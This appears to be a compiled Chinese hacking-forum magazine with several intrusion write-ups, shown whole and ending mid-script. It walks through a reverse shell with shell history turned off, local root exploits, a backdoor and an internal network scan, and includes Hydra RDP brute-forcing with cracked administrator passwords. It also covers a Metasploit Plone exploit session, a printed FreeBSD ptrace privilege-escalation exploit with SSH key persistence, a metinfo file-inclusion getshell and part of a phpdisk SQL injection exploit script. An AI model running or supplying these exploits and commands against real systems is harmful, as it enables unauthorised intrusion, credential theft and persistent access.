针对最近很多朋友反映到 CAIN 无法嗅探到 C 段下的数据，所以特地做了一个视频让大家了解一下其中的原因和嗅探的原理。这是我第一次录制视频，教程可能有些地方没有说清楚，希望大家谅解。
视频地址：http://pan.baidu.com/share/link?shareid=1562428902&uk=1832384802
（全文完）责任编辑：Silent

第7节 一台 REDHAT EN6 与他的小伙伴们的故事

作者：syjzwjj
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net/

今天一个朋友问我能不能帮他提一台服务器，我愉快的答应了，拿过来一看是台 LINUX。
二话不说先弹个 shell 回来，如图 4-7-1：



图 4-7-1

之后输入：

```
python -c 'import pty;pty.spawn("/bin/sh")'
export HISTFILE=/dev/null export HISTSIZE=0
```

目的是得到个交互 SHELL 并且不记录历史。看下版本：

```
sh-4.1$ lsb_release -a
LSB
Version:    :core-4.0-amd64:core-4.0-noarch:graphics-4.0-amd64:graphics-4.0-noarch:printing-4.0-amd64:printing-4.0-noarch
Distributor ID: RedHatEnterpriseServer
Description:    Red Hat Enterprise Linux Server release 6.1 (Santiago)
Release:    6.1
Codename:    Santiago
```

很古老的一台机器了，本地溢出应该可以拿下。
于是上传各种 EXP 尝试，终于成功了一个，如图 4-7-2：



图 4-7-2

EXP 地址： https://gist.github.com/onemouth/5625174
拿到 ROOT 权限之后打算留后门了，却发现一个很坑爹的事。
对方服务器没有装 GCC。
没办法，只能帮他装了。
由于 NC 的 SHELL 很坑爹，没有办法 VI，所以只能加个 ROOT 权限的管理员连上去了。
试了下 YUM，提示需要注册信息，网上查了下，用 CENTOS 的 REPO 可以代替。
折腾了一会还是失败了，原因是 CENTOS6 太旧，已经超出 4 年维护时间了，如图 4-7-3：



图 4-7-3

各种提示 404，浪费我青春啊。
后来想了下，既然是 REDHAT EN6 那就直接在网上找 RPM 装就行了。
这个过程真心痛苦。
RPM 各种依赖各种冲突。
搞了一下午终于搞完了把 gcc 装上了。
奉劝各位如果尽量使用 YUM 或者 APT-GET，千万不要去找 RPM 装，会累死的。
留个后门先：
http://www.freebuf.com/tools/10474.html
过程这篇文章已经写的很清楚了，所以就不再啰嗦了。
看了一下，服务器还有个内网，如图 4-7-4：



图 4-7-4

那就来看看内网有些什么东西。

先下载个 NMAP：

```
wget http://nmap.org/dist/nmap-6.25-1.x86_64.rpm
```

继续蛋疼的 RPM 依赖，不过有了之前的铺垫，这次比上次舒畅多了。

ok 我们来扫一下看看，如图 4-7-5：



图 4-7-5

节约排版，我就不贴详细结果了。

Nmap done: 256 IP addresses (32 hosts up) scanned in 11.55 seconds

32 台存活主机。

本来想玩一下 ETTERCAP 的，后来一看 10.10.10.1 直接傻眼，是台 windows 的机器。

所以猜测这个内网没有网关,直接通过广播来找到目标机器的。这样就没有办法事实嗅探了，因为源和目的都不知道。

好吧既然嗅探不行那就扫扫弱口令好了，请出我们今天重量级的嘉宾：Hydra

hydra 著名黑客组织 thc 的一款开源的暴力破解工具 http://www.thc.org/thc-hydra/

看了下，只有 tarball 安装，没关系，我们已经有 GCC 了，秒杀一切源码安装。

第一次 MAKE INSTALL 的时候，不出意外的报错。重新一个一个的安装 RPM 依赖，过程那是相当艰辛。想了一下还是不把错误发出来了，因为相信每个人碰到的机器不一样环境不一样所以导致的错误也会不一样，贴出来也没有什么用。一番折腾之后终于可以使用我们可爱的九头蛇了。首先我们来扫一下有没有 ssh 弱口令，如图 4-7-6：



图 4-7-6

扫描的时候他会报 SSH ERROR， 无视他就行了，他会继续扫的。

等待结果出来，很遗憾没有弱口令 SSH，如图 4-7-7：



图 4-7-7

不用灰心，我们继续扫 3389 看看有没有弱口令：

```
/usr/local/bin/hydra -l root -P /tmp/pass.txt -M /tmp/ip rdp
```

等待了一会，看来上帝还是眷恋我的

[3389][rdp] host: 10.10.10.23 login: administrator password: pa2sword

[3389][rdp] host: 10.10.10.60 login: administrator password: passw0rd

[3389][rdp] host: 10.10.10.2 login: administrator password: pa2sword

[3389][rdp] host: 10.10.10.212 login: administrator password: passw0rd

[3389][rdp] host: 10.10.10.11 login: administrator password: pa2sword

做个 sock 代理，连上去看看，如图 4-7-8：

图 4-7-8

（全文完）责任编辑：Silent

第8节 利用 MSF 绝杀 Plone，提权 FreeBSD

作者：StrOng

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net/

0x01

前言

最近公司接到一些项目，在做，我拿其中的一个比较简单的案例来讲，一个国外的知名 Plone

CMS 已知目标站是 WP+PL（Plone） WP 版本较新没啥大的办法 EXP 都试了拿不下才转移目标有了下文。
由于项目是公司内部的不是能公开。
所以我自己本机搭建做的测试并非意淫的案例。

0x02

开始

首先使用 nmap 进行大致扫描，如图 4-8-1：



图　4-8-1

发现存在 plone 这个 cms。
然后到 http://www.exploit-db.com/search/查询。
看是否有相关漏洞，如图 4-8-2：

图　4-8-2

根据说明，发现漏洞页面为/p_/webdav/xmltools/minidom/xml/sax/saxutils/os/popen2
然后探测目标是够存在此文件。
根据利用代码是无法直接利用的，因为目标为 freebsd 系统。
是不支持“/dev/tcp/172.20.6.218/4040”这种表示形式的，如图 4-8-3：



图　4-8-3

0x03

过程

在 msf 中查询，看是否有相关利用模块，如图 4-8-4：



图　4-8-4

既然存在该模块，一切就很好办了。使用“use”命令，使用该模块。然后使用命令“show options”查看需要配置的参数。这里需要配置的参数如下：RHOST：192.168.0.129，端口和 url 视具体情况而定。这里由于符合默认的，所以不改变，如图 4-8-5，4-8-6：

图　4-8-5

```
msf exploit(plone_popen2) > set RHOST 192.168.0.129
RHOST => 192.168.0.129
```

图　4-8-6

然后直接使用“exploit”命令使用模块即可。（默认采用的 payload 是反射型的，所以必须保证能反射回来自己监听的端口。使用公网 ip 的肉鸡最佳，否则需要做相关的端口映射，防止 nat 的影响。）如图 4-8-7：

```
msf exploit(plone_popen2) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo RL6tzPEhLpuNioTc;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "RL6tzPEhLpuNioTc\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.0.114:4444 -> 192.168.0.129:53639) a
t 2013-08-07 19:03:04 -0800
```

图　4-8-7

我们看到利用成功，本地监听的端口为“4444”，msf 一般 payload 监听端口默认均为“4444”。

然后执行一些指令测试即可，如图 4-8-8：

```
whoami
plone
```

图 4-8-8

0x04

提权

接下来要上传一个提权代码，以便可以创建用户或使用 RSA 进行 ssh 登录等。freebsd 默认是没有 wget 命令的，但是支持 fetch 命令，如图 4-8-9：

```
fetch -o /tmp/freebsd.c ftp://[redacted]/freebsd.c
/tmp/freebsd.c                                        1438  B 2180 kBps
```

图　4-8-9

提权代码如下：

```
#include <err.h>#include <errno.h>#include <unistd.h>#include <stdio.h>#include <stdlib.h>#include
<string.h>#include <fcntl.h>#include <sys/stat.h>#include <sys/mman.h>#include <sys/types.h>#include
<sys/ptrace.h>#include <sys/wait.h>
#define SH "/bin/sh"#define TG "/usr/sbin/timedc"
intmain(int ac, char **av) {int from_fd, to_fd, status;struct stat st;struct ptrace_io_desc piod;char *s, *d;pid_t pid;
if (geteuid() == 0) {setuid(0);exed(SH, SH, NULL);return 0;}
printf("FreeBSD 9.{0,1} mmap/ptrace exploit\n");printf("by Hunger <fbsd9lul () hunger hu>\n");
if ((from_fd = open(av[0], O_RDONLY)) == -1 ||(to_fd = open(TG, O_RDONLY)) == -1)err(1, "open");
if (stat(av[0], &st) == -1)err(2, "stat");
if (((s = mmap(NULL, (size_t)st.st_size, PROT_READ,MAP_SHARED, from_fd, (off_t)0)) == MAP_FAILED) ||(d =
mmap(NULL, (size_t)st.st_size, PROT_READ,MAP_SHARED|MAP_NOSYNC, to_fd, (off_t)0)) == MAP_FAILED)err(3,
"mmap");
```

```
if ((pid = fork()) == -1)err(4, "fork");
if (!pid) {if (ptrace(PT_TRACE_ME, pid, NULL, 0) == -1)err(5, "ptraceme");
return 0;}
if (ptrace(PT_ATTACH, pid, NULL, 0) == -1)err(6, "ptattach");
if (wait(&status) == -1)err(7, "wait");
piod.piod_op = PIOD_WRITE_D;piod.piod_offs = d;piod.piod_addr = s;piod.piod_len = st.st_size;
if (ptrace(PT_IO, pid, (caddr_t)&piod, 0) == -1)err(8, "ptio");
execl(TG, TG, NULL);
return 0;}
```

这里可以添加用户，也可以自己本地使用 SecureCRT 生成一个公钥放在/root/.ssh/authorized_keys 文件中，以 root 身份登录即可（百度一下 ssh 空密码登录，则可以找到具体设置的相关文档。我在创建中碰到一个的问题：注释中需要注意的是“root@testing”@前面的必须和当前想要登录的用户一致。例如，这里我想用 root 用户登录，所以我的@前面为 root。）如图 4-8-10：



图 4-8-10

0x05

至此结束

感谢观赏 不对之处请斧正 本文是场景再现所以尼玛 那个顺啊

目标站点是通过 windows 版的 MSF 加载 cve 撸下的其实和 kali 下用 MSF 同理。

（全文完）责任编辑：Silent

第五章 代码审计——c0deplay 团队专栏

第 1 节 metinfo 5.1.7 getshell

作者：Yaseng

来自：C0deplay

网址：www.c0deplay.com

代码分析：

about/index.php

```
$filpy=basename(dirname(__FILE__));
$fmodule=1;
require_once'../include/module.php';
require_once$module;
```

结合 metinfo 的全局变量覆盖机制 可以包含文件

测试:http://w/coder/metinfo/about/?module=../robots.txt&fmodule=7

Getshell：

找个可以上传个地方，如 feedback\uploadfile_save.php。前台上传文件的地方。文件路径可

以爆破之。100 -999 随机，简单爆破。

```
$rnd=rand(100,999);  $name=date('U')+$rnd;
```

官网 demo 测试 url，如图 5-1-1：



图　5-1-1

漏洞修复：

官方在 7/17 已修复文件 include\module.php 中 83 行 $module=”; 如图 5-1-2：



图　5-1-2

（全文完）责任编辑：随性仙人掌

第2节 Phpdisk　SQL Injection Vulnerabilities

作者：Yaseng
来自：C0deplay
网址：www.c0deplay.com

漏洞概述：

名称：Phpdisk　SQL Injection Vulnerabilities
关键字：Powered by phpdisk.com
日期：2013-8-5
涉及版本：Version: 6.5- 6.8

Vulnerability detail(漏洞细节)：

```
file    plugins\phpdisk_client\passport.php

$str = $_SERVER['QUERY_STRING'];
if($str){
        parse_str(base64_decode($str));   //Cover all uninitialized variables
}else{
        exit('Error Param');
}
.....
 if($sign!=strtoupper(md5($action.$username.$password))){
        exit('No data,Code:2!');
}

$username = is_utf8() ? convert_str('gbk','utf-8',$username) : $username;
  if($action=='passportlogin'){
        $rs=$db->fetch_one_array("select userid,gid,username,password,email from {$tpf}users where
username='$username' and password='$password' limit 1");  //The variable $tpf  is controlled
```

注释：parse_str　函数可导致变量复制，下面 sql 语句的$tpf 可控。

Vulnerability exploit（漏洞利用）：

```
import    sys, urllib2, time, os , Queue, msvcrt, threading,re,base64,md5,hashlib,binascii,cookielib

def cslogo():
    print '''
  ___  ___  ____  ____  ____  __       __   _  _
 / __)/ _ \(  _ \(  _ \(  _ \(  )     /__\ ( \/ )
( (__( (_) ))(_) ))(_) ))(_) ))(__   /(__)\\  /
 \___)\___/(____/(____/(____/(____) (__)(__)(__)
 Name:phpdisk bind sql injection  exploit
 Author:Yaseng [[email]yaseng@uauc.net[/email]]
 Usage:phpdisk.py  site[[url]www.yaseng.me[/url]]   id[1]
'''
```

```
# show message
def msg(text, type=0):
    if type == 0:
        str_def = "[*]"
    elif  type == 1:
        str_def = "[+]"
    else:
        str_def = "[-]";
    print str_def + text;

# get url data
def get_data(url):
    try:
      r = urllib2.urlopen(url, timeout=10)
      return r.read()
    except :
     return 0
def b(url):
     if   get_data(url).find("ssport Err",0) != -1 :
         return 0
     return 1

def make_plyload(payload):
     return
target+"?"+base64.b64encode("username=1&password=1&action=passportlogin&tpf="+payload+"&sign="+md5.
